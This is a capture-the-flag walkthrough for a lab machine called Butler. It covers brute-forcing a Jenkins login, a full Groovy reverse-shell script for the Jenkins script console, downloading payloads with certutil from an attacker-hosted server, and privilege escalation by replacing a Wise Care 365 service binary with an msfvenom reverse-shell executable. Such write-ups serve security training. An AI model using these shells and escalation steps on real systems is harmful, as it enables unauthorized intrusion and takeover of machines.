user - administrator , password - A%rc!BcA!
ping <butler-ip-addr> # success = '0' packet loss- time to nmap the target
nmap -A <butler-ip-addr> # know what services are running on open ports - you will find port ‘8080’ have jenkins running , and it requires a ‘username’ & ‘password’ to login
- altho some jenkins have default passwords —>
admin : admin , jenkins : jenkins , admin : password - but we can crack it with the help of ‘Burp Suite’ or ‘ffuf’ , mode = ‘clusterbomb’ , have your payload list ready for @position 1 and @position 2 and start the attack , look for absurdity in response code and try that in username and password | at the end you’ll find {jenkins : jenkins } is the right match
- now we need to abuse jenkins service and get a shell on our device , for this to happen { in dashboard > manage jenkins > script console }
- In “Script Console” , we need to type the groovy script as it will execute on the server side
- search the script on the internet and establish a reverse shell , if you failed to do so , come back and see the solution
- i hope you would be successful in getting a connection back with the target machine , if not you can copy-paste the script below in the ‘script console’ and have a
nc -nvlp 8081listening port ready for the connection to be made
Thread.start {
String host="<your-ip-addr>";
int port=8081;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
}- here’s how it should look like

- you are butler but not the ‘admin’ or ‘windows\system32’ , so let’s escalate the privileges
- remember ‘linpeas.sh’ from previous machines , now we’ll use ‘winPEASx64.exe’ to know the vulnerabilities and services running on the target machine , which can be exploited
- either get it directly on the machine or run a python server and get it from your machine
curl -L -o winPEASx64.exe https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASx64.exe
winPEASx64.exe # runs winpeas- if the system is isolated , run a python server in your machine and transfer winpeas via it
python3 -m http.server 80 #in your machinecertutil.exe -urlcache -f http://<your-ip-addr>/winPEASx64.exe winPEASx64.exe
winPEASx64.exe- after the result we got to know ‘wise care 365’ {all-in-one system optimization and maintenance software for Windows designed to clean junk files, boost PC performance, and protect user privacy} service is running on the target , which can be exploited into gaining “Administrator access”
HKLM\system\currentcontrolset\services\WiseBootAssistant (Administrators [Allow: FullControl])
- now we know , we need to play with ‘WiseBootAssistant’ to get the admin reverse shell
- let’s make a reverse-shell and send it to the target , copy-paste the custom malware
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<your-ip-addr> LPORT=7777 -f exe > wise.exe nc -nvlp 7777 # in your machine - get this malware in target machine
cd /
cd "Program Files (x86)" # dir and look for wise
cd Wise
certutil.exe -urlcache -f http://<your-ip-addr>/wise.exe wise.exe
sc stop WiseBootAssistant # stop the service
sc query WiseBootAssistant # check status

sc start WiseBootAssistant # restart the service for our malware to work - after restarting the ‘WiseBootAssistant’ , you will find you have got a connection and this time its the highest privilege